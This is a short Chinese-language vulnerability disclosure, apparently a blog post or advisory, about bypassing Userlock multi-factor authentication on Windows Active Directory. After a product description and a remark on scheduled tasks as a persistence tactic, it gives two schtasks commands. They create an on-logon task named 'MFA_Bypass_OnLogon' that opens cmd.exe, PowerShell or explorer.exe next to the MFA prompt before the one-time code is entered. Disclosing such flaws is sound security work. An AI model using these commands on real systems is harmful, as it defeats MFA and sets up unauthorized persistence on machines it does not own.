
描述:Userlock 是一个面向 Windows Active Directory 与云环境的多因素认证(MFA)解决方案,用于阻止未经授权和不受欢迎的访问。它支持在 Windows 登录、远程桌面(RDP & RD Gateway)、IIS、VPN 和云应用上实现自定义的双因素认证(2FA)。Userlock 允许你为加入域的 Active Directory 登录工作站和服务器实施 MFA。在用户当天首次登录工作站时,会弹出一个对话框,要求输入来自 Authenticator 应用的 OTP 验证码。Userlock 与登录流程集成,以提供双因素认证。
威胁行为者在受害者计算机上建立持久化的最常用策略之一是计划任务。攻击者经常利用这一策略来规避自动化检测、维持持久化,并在长期潜伏后出其不意地发起攻击。
漏洞:
创建一个在任意用户登录后执行的计划任务。
> schtasks /create /tn "MFA_Bypass_OnLogon" /sc onlogon /tr "cmd.exe /c powershell.exe"

使用域凭据成功登录后,计划任务中的 cmd.exe 会与 Userlock MFA 对话框一同弹出。
> schtasks /create /tn "MFA_Bypass_OnLogon" /sc onlogon /tr "cmd.exe /c explorer.exe"